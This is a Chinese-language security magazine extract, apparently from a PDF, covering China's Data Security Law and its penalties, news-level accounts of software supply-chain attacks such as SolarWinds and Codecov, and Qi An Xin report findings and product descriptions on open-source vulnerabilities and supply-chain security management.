鉴于《网络安全法》和《数据安全法》，对于数据安全保护义务的规定较为琐碎，且均属于需要日常坚持不懈，难以自证合规或容易违反要求的常规义务，因此企业应高度注意相应制度的建设和落地实践，以及相关实践证明的留存，避免因此遭受行政乃至刑事处罚。

3. 数据管制和反制

《数据安全法》第二十五条和二十六条表明了中国将对“与维护国家安全和利益、履行国际义务相关的属于管制物项的数据依法实施出口管制”，同时，“任何国家或者地区在与数据和数据开发利用技术等有关的投资、贸易等方面对中华人民共和国采取歧视性的禁止、限制或者其他类似措施的，中华人民共和国可以根据实际情况对该国家或者地区对等采取措施”。

我们理解，这一规定是对当今国际部分地区数据壁垒政策的反击。在过去的一年中，我国已经遭受了诸多来自于其他国家和地区的限制性措施。例如，印度电子信息技术部以“有损印度主权、国防、国家安全和公共秩序”为由宣布禁用 TikTok、微信等 59 款中国应用，且严格管控检查所有从中国购买的电力设备，以确认其中是否存在恶意软件或木马病毒。又如，2021 年 6 月 9 日，美国总统拜登当天签署了一项行政命令，撤销前总统特朗普在任期间对中国大陆社交软件 TikTok（抖音海外版）和 WeChat（微信海外版）的禁令，至于特朗普 2021 年 1 月签署禁止与包括支付宝在内共 8 个中国大陆软件交易的命令，也一并撤回。取而代之的是，拜登将指示商务部长调查与外国“对手”有联系的应用程序，理由是美国政府认为这些应用程序可能对美国数据隐私及国家安全构成风险。

4. 执法配合和协助

《数据安全法》第三十五条和三十六条规范了组织和个人如何配合和协助境内外执法活动。就境内公安机关、国家安全机关在执法活动中需要调取证据的，《数据安全法》要求必须“按照国家有关规定，经过严格的批准程序，依法进行”，该规定显然是为了管控公安机关和国家安全机关执法时的权力边界，为组织和个人协助执法过程中提供数据控制风险，因此，何为严格的批准程序就更为令人期待。

就境外执法的配合和协助来看，《数据安全法》要求由中国“根据有关法律和中华人民共和国缔结或者参加的国际条约、协定，或者按照平等互惠原则，处理外国司法或者执法机构关于提供数据的请求”。该要求为涉及境外执法配合和协助的组织和个人提供了适用规范。同时，与一审和二审稿相比，《数据安全法》本次

对于涉及境外执法配合和协助的主体也进行了义务规制，即“非经中华人民共和国主管机关批准，境内的组织、个人不得向外国司法或者执法机构提供存储于中华人民共和国境内的数据”。这一规制再次反映了《数据安全法》对国家主权和国家安全的捍卫，也是对美国云法案（Cloud Act）、欧盟电子证据立法建议等超越数据物理边界调取数据染指他国主权的危险行为的正式拒绝。

5. 政务数据开放

《数据安全法》第五章专章规定了政务数据安全与开放。自2015年8月《国务院促进大数据发展行动纲要》出台以来，中央和各部委发布了多份提及政务数据共享开放的重要文件，如《关于推进公共信息资源开放的若干意见》《数字经济发展战略纲要》《中共中央、国务院关于构建更加完善的要素市场化配置体制机制的意见》等。特别是《政务信息资源共享管理暂行办法》《政务信息系统整合共享实施方案》《政务信息资源目录编制指南（试行）》三份重要文件，不仅明确了政务数据共享的原则，也为信息系统整合实施和标准体系建设提供了引导。《数据安全法》则进一步提炼了上述文件的核心，肯定了将“大力推进电子政务建设”，“遵循公正、公平、便民原则”，并要求“提高政务数据的科学性、准确性、时效性”，明确将由“国家制定政务数据开放目录，构建统一规范、互联互通、安全可控的政务数据开放平台，推动政务数据开放利用”。

具体到规定中，《数据安全法》更多地着墨于对国家机关的行为规范，包括：

- 法定职责内收集使用数据的规范
- 履职范围内知悉数据的保密责任
- 委托行为（建设电子政务系统或处理政务数据）需经过严格的批准程序，并对受托方进行监督
- 建立安全管理制度
- 落实数据安全保护责任
- 保障政务数据安全

6. 其他制度

数据交易管理制度：《数据安全法》展示了对数据交易的扶持。第十九条确立了国家制度层面，将建立健全数据交易管理制度，规范数据交易行为，培育数据交易市场。第三十三条则具体地对从事数据交易中介服务的机构及服务方式提出要求，要求其“应当要求数据提供方说明数据来源，审核交易双方的身份，并留存审核、交易记录”，显示了数据安全法对数据交易模式中的重点关注：数据合法性和交易的合规性，这也许反映了立法层面对贵阳、上海、西安、武汉等现存大数据交易所的阶段性合规重点提炼。

数据安全审查原则：《数据安全法》第二十四条确认了粗略的数据安全审查原则，“对影响或者可能影响国家安全的数据处理活动进行国家安全审查。依法作出的安全审查决定为最终决定”。该条款仅作出了原则性规定，缺乏对审查主体、审查方式、审查内容的进一步明确，但再次展示了国家安全在《数据安全法》中的投射，免于行政复议的最终决定也进一步反映了《数据安全法》对国家安全观的坚决支持。

7. 罚则

《数据安全法》采用了与《网络安全法》一致的法则体例，针对不同主体和活动规定不同的责任，但整体的处罚力度有了较大幅提升，就对比一审稿而言，均提高了2~5倍的处罚额，针对核心数据甚至出现了1000万元的罚款额度，同时直接责任人从“直接负责的主管人员”扩展到“直接负责的主管人员和其他直接责任人员”，助推企业组织及内部人员的自治程度。

具体而言，《数据安全法》对以下违法行为进行了特别关注，企业应对照上文的建议进行合规自查，为方便理解违法行为的受关注程度，我们简单整理了最高处罚供参考（见下一页）。

活动	组织	直接负责的主管人员和其他直接责任人员	其他
未履行数据安全保护义务	50~200w	5~20w	责令暂停相关业务、停业整顿、吊销相关业务许可证或者吊销营业执照
违反国家核心数据管理制度，危害国家主权、安全和发展利益的	200~1000w		责令暂停相关业务、停业整顿、吊销相关业务许可证或者吊销营业执照；构成犯罪的，依法追究刑事责任
重要数据违法出境	100~1000w	10~100w	责令暂停相关业务、停业整顿、吊销相关业务许可证或者吊销营业执照
数据交易中介服务违法	· 没收违法所得 · 处违法所得 1-10 倍罚款 · 违法所得不足 10w 的，处 10-100w 罚款	1~10w	责令暂停相关业务、停业整顿、吊销相关业务许可证或者吊销营业执照
拒不配合数据调取	5~10w	1~10w	责令改正，给予警告
未经批准向外国司法或者执法机构提供数据	100~500w	5~50w	责令暂停相关业务、停业整顿、吊销相关业务许可证或者吊销营业执照
国家机关不履行数据安全保护义务	对直接负责的主管人员和其他直接责人员依法给予处分		
履行数据安全监管指责的国家工作人员玩忽职守、滥用职权、徇私舞弊	依法给予处分		
窃取或者以其他方式获取数据，开展数据处理活动排除、限制竞争，或者损害个人、组织合法权益的	依照有关法律、行政法规的规定处罚		

三、尚待关注的问题

《数据安全法》喧嚣而来，经历了数据安全从业者的重重质疑和热烈讨论，如今终于尘埃落定，具备了相对完整的体系，亦能承担在特定发展阶段中守护国家安全的特定使命。但如同所有法律，《数据安全法》并非完美无暇。就我们的认知范围内，《数据安全法》还有未回答和解决的疑惑，例如，核心数据后续如何确定和管理？国家数据安全工作协调机制是何种机制，是否会对外公布；分别出现在配合境内执法和国家机关委托他人建设维护政务系统和政务数据中的“严格的批准程序”究竟是什么程序？数据安全审查的审查内容和后果何时能够确认？兼顾安全和发展的《数据安全法》何时从偏安全轻发展的时代枷锁中解脱？以及如何理解《数据安全法》《网络安全法》和《个人信息保护法》的交叉和适用？我们仍将以拳拳之枕、热切之意，继续期待。

软件供应链之殇

软件供应链可能成为未来几年最大的网络威胁之一，同时也是最难防范的威胁。

软件供应链安全之殇

作者 26号院编辑部

从关键基础设施到政府机构，软件供应链给众多机构带来了巨大安全风险，成为黑客攻击的重要突破口。

2020年12月，网络管理软件供应商SolarWinds遭遇APT供应链攻击，全球超过18000家客户受到影响，成为影响严重的供应链攻击事件。

专家预计：未来软件供应链攻击的数量很可能会持续增加，攻击成功和影响力有目共睹，将会激发攻击者采用此类攻击方式。2017年WannaCry和NotPetya攻击之后，针对组织的勒索软件攻击数量爆炸性增长。许多网络犯罪团伙开始采用先进的技术，使其可以与国家支持的攻击组织比肩。

与软件供应链的安全形势形成对比的是：由于供应链风险管理是一项极其复杂的工作，大多数机构都没有能力进行有效的管理。

一、软件供应链安全事件逐年递增

安全防护技术和方案日益完善，可以对网络进行全方位的防护，攻击者不断尝试其他方式对企业和机构进行渗透。

攻击者逐步把攻击目标转移到供应链最薄弱的环节——软件供应链。这使软件供应链攻击成为当下普遍和流行的攻击方式。

统计显示，在政企机构报告的直接攻击减少的同时，通过供应链发起的“间接攻击”呈上升趋势。知名智库“大西洋理事会”发布的报告显示，2010-2020年的10年间的公开报道中，具有较高影响力的软件供应链相关的攻击和泄露事件呈现逐年递增趋势。《2020软件供应链状态》报告显示，攻击者主动渗透开源项目向其植入被黑组件的“下一代”供应链攻击，在2020年同比暴增430%。

2021年软件供应链攻击事件频发。仅在2021年上半年就爆出影响广泛的数起软件供应链攻击事件。

2021年4月15日，Codecov宣布bash uploader脚本被攻击者修改，导致用户使用Codecov上传测试数据时，向攻击者的服务器发送敏感信息。通过该恶意脚本，攻击者可以获取客户软件源代码等机密信息。

2021年3月28日，攻击者使用PHP的开发者账号，在PHP代码中植入了后门，其目标是可以通过该后门获得运行PHP的网站系统的远程代码执行权限。

2021年2月，研究员通过新颖的软件供应链攻击方式，成功侵入了微软、苹果、PayPal、特斯拉、Uber等35家国际大型科技公司的内网。

当然，影响最深远的还是2020年12月13日爆发的SolarWinds供应链攻击事件：全球著名的网络管理软件供应商SolarWinds遭遇国家级APT团伙高度复杂的供应链攻击并植入木马后门。

攻击导致包括美国关键基础设施、军队、政府在内的18000+企业客户全部受到影响，成为美国有史以来最严重的供应链攻击事件。

二、攻击直接威胁到国家安全

软件供应链安全主要是指：“攻击者闯入并篡改复杂软件开发供应链中的软件，通过注入恶意代码来威胁供应链远端的目标”，这一系列的操作已不同于以往通过邮件钓鱼、链路劫持等手段，是整个软件供应链需要共同面对的问题。

多年来，安全专家一直警告：供应链攻击是最难防范的威胁类型，它利用了供应商和客户之间的信任关系，以及机器与机器之间的通信渠道（如软件更新机制），这些渠道本身受到用户信赖。

软件供应链攻击的日益流行，成为国家级攻击行为的重要选项。国家背景的攻击组织发起的软件供应链攻击，

往往会引发连锁反应并导致严重的后果，甚至威胁到国家安全。

在 2021 年 RSAC“最危险 5 种新攻击技术”论坛中，SANS 研究所的研究员兼主任 Ed Skoudis 将破坏软件完整性视为最大的攻击向量。

根据太阳风（SolarWinds）总裁兼首席执行官 Sudhakar Ramakrishna 在 2021 年 RSAC 峰会上披露的细节：黑客早在 2019 年 1 月就已进入公司系统，比此前披露的时间早了 8 个月。这一攻击活动直到近 2 年后——2020 年 1 月才被发现。美国国防部首席安全顾问助理 William Chase 少将证实，37 家美国国防企业受到 SolarWinds 攻击事件的影响。

奇安信威胁情报中心与奇安信 CERT，通过对公开的 DGA 域名解码后发现大量中招的知名企业和机构。截至 12 月 16 日，发现至少有 200 家以上的机构被该 APT 组织采取了行动，受害者遍及军工、能源等多个涉及国家安全的行业。

太阳风（SolarWinds）事件可能是影响美国政府和网络安全界的轰动性网络安全事件，但不是我们见过的第一起重大供应链攻击。

2017 年爆发的 NotPetya 勒索病毒，最初是通过流行于东欧的 M.E.Doc 会计软件，发布含有后门的软件更新发起的攻击。


全球 59 个国家的政府部门、医院、银行、机场，以及多家跨国公司的系统受到影响，严重扰乱了业务运营，造成超过 100 亿美元的损失。此次攻击甚至被定义为网络战的一部分。

三、软件供应链的主要安全风险

1、软件供应链的三个关键流程

根据软件供应链的特点，软件供应链的业务流程可以抽象成开发、交付及应用三个环节。

在开发环节，主要是指软件开发商的编程人员根据用户（含定制用户）的需求，进行编程并完成软件包提供的过程。该过程主要涉及用户需求、编程语言、开发环境、开发框架、测试和封包等；在交付环节，主要是指开发商或者推广商通过互联网网站、在线商城、社交工具、在线网盘或者存储介质，将开发或定制的软件交付给最终用户；在应用环节，主要是指最终用户使用该软件产品，包括下载、安装、注册、付费、使用、故障修复、升级、卸载等全部过程。



利用软件供应链发起的 NotPetya 攻击影响 59 个国家

2、软件供应链面临风险与挑战

近年来，常见的软件供应链攻击类型包括开发工具被污染、测试工具被污染、开源软件被植入后门、开源生态安全机制漏洞、开发环境漏洞、源代码被污染等。

软件供应链环节可能遭受的风险如下：

1) 软件开发环节供应链风险

在软件开发阶段，尚未有统一的、经过安全检验的发布渠道，多数工具未经检测直接发布；工具及库通常由商业公司或个人开发，因代码复杂，编程人员往往将易用性作为选择开发配套的唯一依据标准，缺乏安全意识。因此，在开发阶段存在被病毒污染的可能，导致开发出的功能模块默认感染病毒；同时，在进行源代码打包或开发过程中，对功能模块进行后门留存，给程序的开发环境以及后续的使用环境都带来了安全隐患。

在软件开发阶段，编程人员往往会引用成熟、高效的开发框架，缺乏对安全的考量，如引用不安全函数、编程逻辑漏洞。在开发过程中，由于使用了不安全的工具与第三方库，间接导致病毒污染，也可能会有未知的后门留存，带来安全隐患。

奇安信发布《2021 中国软件供应链安全分析报告》显示，检测国内 2557 个企业软件项目发现均使用了开源软件，超八成软件项目存在已知高危开源软件漏洞，平均每个软件项目存在 66 个已知开源软件漏洞，由此表明国内软件供应链安全形势严峻。

在软件测试环节，进行源代码测试的工具如果存在恶意代码感染，则可能感染整体测试环境；测试人员不具备安全意识，测试电脑在不安全的环境进行操作，则带来次生感染；此外，进行源代码封包的工具也可能存在恶意代码感染。


2) 软件交付环节供应链风险

在发布渠道方面，目前主流的软件发布渠道缺乏有效的监管，各应用发布厂商缺乏对软件发布的安全审核，同时，网络上也充斥着大量的个人发布渠道；从应用在上传至渠道用于下载的传输途径、存储、发布等环节，易发生多维度的篡改行为，导致渠道风险的发生；非官方发布平台直接发布或被篡改并植入恶意代码，造成感染。

在发布下载方面，软件厂商出于推广需要，多数软件往往会对自有软件进行捆绑安装，已形成了完整的灰色产业链，如第三方下载点、云服务、破解软件等下载安装时都缺乏对捆绑软件的审核机制。此外，常见如域名劫持（DNS）、内容分发系统（CDN）缓存节点篡改等，导致用户在不知情的情况下，下载存在恶意代码或后门的软件。

3) 软件应用环节供应链风险

在安装时，安装工具本身可能存在隐患，安装时往往会配套一个脚本安装工具代为执行，但安装工具的出现无



疑会增加整体使用供应链的安全；因为盗版软件的猖獗，终端用户往往会下载激活工具、注册机等，该类工具由于其非法性，往往来源存在问题。

在升级方面，升级包是对原软件进行升级的代码包，未经认证的升级包存在一定的安全风险；官方厂商以及第三方非认证组织往往会通过自身渠道进行补丁包发布，终端用户多数不会进行分辨，下载即安装。

四、需上升至与关基同等重要地位

软件供应链安全成为全球性问题，究其根本，是由于软件行业的全球化、市场化、模块化的特点。

因此，软件供应链安全问题应该被广泛重视，并且需要上升到与关键信息基础设施安全同等重要的地位来对待。

专家认为，对于软件完整性和软件供应链管理，没有单一的解决方案。首先要做的是机构需要知道自己环境中拥有的软件，以便进行保护。下一步是掌握所有的软件物料清单，可以识别软件应用的所有组件。

为应对软件供应链安全，国内外主管机构已开始采取相关应对措施。

1. 美国提升软件供应链安全主要举措

2021 年 2 月，美国总统拜登签署《确保供应链安全》的行政命令，强化关键供应链的安全管理；2021 年 4 月，美国网络安全和基础设施安全局 (CISA) 和美国国家标准与技术院 (NIST) 联合发布《防御软件供应链攻击》报告，提供了与软件供应链攻击相关的信息、关联风险以及缓解措施。

2021 年 5 月 12 日美国总统拜登发布行政命令，要求联邦政府必须采取行动，以快速改善软件供应链的安全性和完整性，其中包括要求向政府出售的软件必须符合基准安全标准，并引入所谓的软件物料清单。这意味着供应商必须列出产品中使用的所有第三方代码和开源代码。

为了提升软件供应链安全，美国军方则在推进网络安全成熟度模型认证（CMMC）试点计划。2020 年 12 月 15 日，美国国防部发布了 2021 财年网络安全成熟度模型认证（CMMC）试点计划，计划从 2021 财年开始，在 3 级及以下部分新采购中试点实施 CMMC：要求供应商达到所需的网络安全成熟度模型认证水平。

2. 亟待整体提升软件供应链管理水平

供应链风险管理是一项极其复杂的工作，大多数机构都没有能力进行有效的管理和单独应对。此外，相比美国等国家，我国在软件供应链安全方面的基础比较薄弱。

因此，亟需从国家、行业、企业等各个层面建立软件供应链安全风险综合防护体系，整体提升软件供应链安全管理的水平。

2020 年 4 月，国家网信办等 12 个部门联合发布了《网络安全审查办法》，要求关键信息基础设施运营者采购网络产品和服务，影响或可能影响国家安全的，应当进行网络安全审查。

奇安信发布《2021 中国软件供应链安全分析报告》，国家与行业监管层面、软件最终用户层面以及软件厂商层面提出了相关建议。

在国家与行业监管层面：制定软件供应链安全相关的政策要求、标准规范和实施指南，建立长效工作机制；建立国家级 / 行业级软件供应链安全风险分析平台，及时发现和处置安全风险；同时，在产品测评、系统测评等工作中纳入软件供应链安全的内容。

在软件最终用户层面：建议明确本单位内部软件供应链安全管理的目标、工作流程、检查内容、责任部门；在采购商业货架软件时，应充分评估供应商的安全能力；在自行开发软件系统或委托第三方定制开发时，应遵循软件安全开发生命周期管理流程，针对软件源代码进行安全缺陷检测和修复，同时要重点管控开源软件的使用。

在软件厂商层面：建议提高安全责任意识，严控产品的安全质量；建立清晰的软件供应链安全策略；严格管控上游，尤其重点管控开源软件的使用，建立开源软件资产台账；严控自主开发的代码质量；建立完善的产品漏洞响应机制。

《2021 中国软件供应链安全分析报告》：超八成项目存在高危开源漏洞

作者 奇安信代码安全实验室

“检测发现，国内企业软件项目 100% 使用了开源软件；超八成软件项目存在已知高危开源软件漏洞；平均每个软件项目存在 66 个已知开源软件漏洞。”

6 月 2 日，奇安信集团在京正式发布《2021 中国软件供应链安全分析报告》（下文简称报告），首次对国内软件供应链各个环节的安全风险，进行了深入细致的研究和解读。

报告认为，随着软件产业的快速发展，软件供应链也越发复杂多元，复杂的软件供应链会引入一系列的安全问题，导致信息系统的整体安全防护难度越来越大。

图：奇安信集团代码安全事业部总经理、代码安全实验室主任黄永刚

“吃了不好的食品会生病，用了不好的软件会被攻击”，奇安信集团代码安全事业部总经理、代码安全实验室主任黄永刚举了一个形象的例子。“拿牛奶来说，从奶农、奶站到车间，各个环节都可能导致原材料被污染，造成食品安全问题。同样，软件供应链可划分为开发、交付、运行三个大的环节，每个环节都可能会引入供应链安全风险，从而遭受攻击，上游环节的安全问题会传递到下游环节并被放大。”

每 1000 行代码就有超过 10 个安全缺陷

源代码是软件的原始形态，位于软件供应链的源头。源代码安全是软件供应链安全的基础，其地位非常关键。

报告显示，2020 年全年，奇安信代码安全实验室对 2001 个国内企业自主开发的软件项目源代码进行了安全缺陷检测，检测的代码总量为 335011173 行，共发现安全缺陷 3387642 个，其中高危缺陷 361812 个，整体缺陷密度为 10.11 个 / 千行，高危缺陷密度为 1.08 个 / 千行。

开源软件的安全缺陷则更加密集。2020 年全年，“奇安信开源项目检测计划”对 1364 个开源软件项目的源代码进行了安全检测，代码总量为 124296804 行，共发现安全缺陷 1859129 个，其中高危缺陷 117738 个。2020 年检测的 1364 个开源软件项目整体缺陷密度为 14.96 个 / 千行，高危缺陷密度为 0.95 个 / 千行。

超八成项目存在高危开源软件漏洞

与企业自主编写的源代码相同，开源软件同样位于软件供应链的源头。国际知名咨询机构 Gartner 表示，现代软件大多数是被“组装”出来的，不是被“开发”

出来的。在奇安信代码安全实验室分析的 2557 个国内企业软件项目中，无一例外，均使用了开源软件。

在 2557 个国内企业软件项目中，共检出 168604 个已知开源软件漏洞（涉及到 4166 个唯一 CVE 漏洞编号），平均每个软件项目存在 66 个已知开源软件漏洞，最多的软件项目存在 1200 个已知开源软件漏洞。

其中，存在已知开源软件漏洞的项目有 2280 个，占比高达 89.2%；存在已知高危开源软件漏洞的项目有 2062 个，占比为 80.6%；存在已知超危开源软件漏洞的项目有 1802 个，占比为 70.5%。影响范围最大的开源软件漏洞为 Spring Framework 安全漏洞（漏洞编号为 CVE-2020-5421），影响了 44.3% 的软件项目。

值得警惕的是，在所有存在已知开源软件漏洞的项目中，部分软件项目中竟然还存在多年前已公开并修复的古老漏洞，最古老的漏洞是 2005 年 11 月公开的 CVE-2005-3510，仍然存在于 31 个项目中。

漏洞名称	CVE 编号	发布日期	影响项目数
Apache Tomcat 目录列表拒绝服务漏洞	CVE-2005-3510	2005.11.06	31
Jetty URL 编码的反斜杠源代码泄露漏洞	CVE-2005-3747	2005.11.22	41
Apache Tomcat 跨站脚本攻击漏洞	CVE-2005-4838	2005.12.31	32
Apache Struts ActionForm 拒绝服务漏洞	CVE-2006-1547	2006.3.30	32
Apache Struts 特定参数安全绕过漏洞	CVE-2006-1546	2006.3.30	32

与此同时，开源软件的漏洞数量仍呈高速上涨的趋势。据奇安信代码安全实验室监测与统计，截至 2020 年底，CVE/NVD、CNNVD、CNVD 等公开漏洞库中共收录开源软件相关漏洞 41342 个，其中 5366 个为 2020 年度新增漏洞。

图：专家热议软件供应链安全市场前景

三层建议助力建设供应链安全良性生态

报告认为，软件供应链已经成为网络空间攻防对抗的焦点，直接影响关键基础设施和重要信息系统安全。然而，目前我国在软件供应链安全方面的基础比较薄弱，亟需从国家、行业、机构、企业各个层面建立软件供应链安全风险的发现能力、分析能力、处置能力、防护能力，整体提升软件供应链安全管理的水平。

对此，奇安信代码安全实验室建议，在国家和行业监管层面，应制定软件供应链安全相关的政策要求、标准规范和实施指南，建立起国家级 / 行业级软件供应链安全风险分析平台，并且将软件供应链安全的相关工作纳入产品测评、系统测评等工作中。

在最终用户层面，首先应明确本单位内部软件供应链安全管理的目标和工作流程；在采购商业软件时，应充分评估供应商的安全能力，要求供应商提供其软件产品中所使用的第三方组件 / 开源组件的清单，一旦这些第三方组件 / 开源组件出现安全漏洞，要求供应商提供必要的技术支持；在软件开发中，须严格遵循软件安全开发生命周期管理流程。

在软件厂商层面，需要提高安全责任意识，建立清晰的软件供应链安全策略，严格管控上下游，持续削减自主开发的代码和开源软件所带来的安全风险，同时建立完善的产品漏洞响应机制，必须要时为客户提供相应的技术支持。

供应链安全管理：需要构建三大能力


作者 奇安信解决方案中心


2020 年 12 月 13 日，全球最著名的网络安全管理软件供应商 SolarWinds 遭遇国家级 APT 团伙高度复杂的供应链攻击并植入木马后门，直接导致包括美国关键基础设施、军队、政府在内的 18000+ 企业客户全部受到影响，可任由攻击者完全操控，成为年度最严重的供应链安全事件。

2021 年 2 月，一名研究员通过一种新颖的软件供应链攻击方式，成功的侵入了微软、苹果、PayPal、特斯拉、优步等 35 家国际大型科技公司的内网。

近期以来，针对软件供应链的攻击事件屡次被媒体曝光。其中，作为软件的采购者和使用者(用户),即企业组织，成为供应链攻击的受害主角。对于他们而言，亟需提升供应链安全管理建设的意识，并将其列上日程。

供应链安全管理需具备三大能力





从图中可以看出，供应链安全的四个核心角色中，企业管理机构（即甲方）的作用最为关键。企业管理机构有义务受监管机构的强监管，同时企业管理机构有义务对企业开发机构进行强约束，在软件供应链安全管理建设的过程中，企业管理机构是供应链安全管理的核心主体和第一责任人。

因此，企业管理机构在供应链安全建设的过程中，有必要根据安全监管机构的要求，建立自身的软件供应链安全管理能力。

奇安信认为，供应链安全管理需要具备三大能力，分别是供应链安全入网能力、具备供应链安全检查能力、具备供应链安全监测能力。

其中，供应链安全入网能力是指企业管理机构应该具备安全能力审查中心（审查服务）、供应商软件入网检测中心（软件空间测绘）、源代码安全、组件安全、固件安全测评中心，保证供应商软件在进入生产环境之前，经过合规性审查、软件空间测试和测评能力。

供应链安全检查能力是指企业管理机构应该具备软件系统安全评估能力（安全众测 / 渗透测试）、供应商软件供应渠道安全评估能力，既在软件使用的全生命周期

供应链安全管理建设

内，持续的对软件的运营、升级等动作做出主动的安全评估动作，持续的检测生产系统的安全情况。

供应链安全监测能力是指企业管理机构应该建设安全能力监测与运营中心，持续主动的对供应商进行检测。

完善的审查机制 是安全入网的前提

入网审查和检测，是供应链安全的第一道门。对于供应商安全能力的审查，分为两个部分：一是软件供应链自查，通过行政形式，主动摸排检查软件系统供应链的安全合规性。二是部署供应链安全审查工具，对现网软件或即将进入现网的软件，进行主动审查。

对于供应商软件的入网检测，也需要两方面的关键能力：首先是提升软件深度分析能力，全面提取待测软件依赖的各种细粒度元素；其次是通过长期跟踪和积累软件漏洞关联数据库，提升软件漏洞信息匹配的精确度，准确识别软件漏洞的实际载体元素。

随着软件生态的日益复杂和安全形势的日益严峻，传统的人工测试方法已经难以满足人力需求与质量要求。软件入网检测系统应当在软件空间测绘数据构建过程中形成的各种分析方法，对待测软件进行细粒度分析，提取该软件依赖的各种元素，并结合已有的后台威胁知识数据，对这些元素进行脆弱性分析，发现其中可能存在的漏洞、被植入的后门木马、访问的风险域名等安全隐患。即通过正向分析与反向测试相结合，形成了一套科学、完备的软件安全性测试流程。

自动化渗透测试 持续保障安全检查能力

围绕客户对供应链安全检查能力的需求，奇安信推出了自动化渗透测试工具，可以对现网应用主动、持续的进行探测。尤其是有新漏洞出现的时候，也能主动、持续的审查自身软件的安全性。

自动化渗透测试分为渗透前期、渗透中期、渗透后期三个阶段，前期提供信息收集能力，包括：子域名发现、目录扫描、指纹识别、邮箱收集、敏感信息泄露收集等，中期提供针对目标的漏洞发现和利用功能，后期提供进入内网之后的横向渗透等功能。整个自动化渗透测试过程分为创建项目、信息收集、漏洞探测、权限维持、后渗透、导出报告六个步骤，并在每一步提供了强大的自动化功能。

可以说，自动化渗透测试是对传统渗透测试的颠覆性创新，它依托奇安信的情报和技术资源，融合远程和

供应链安全监测能力建设

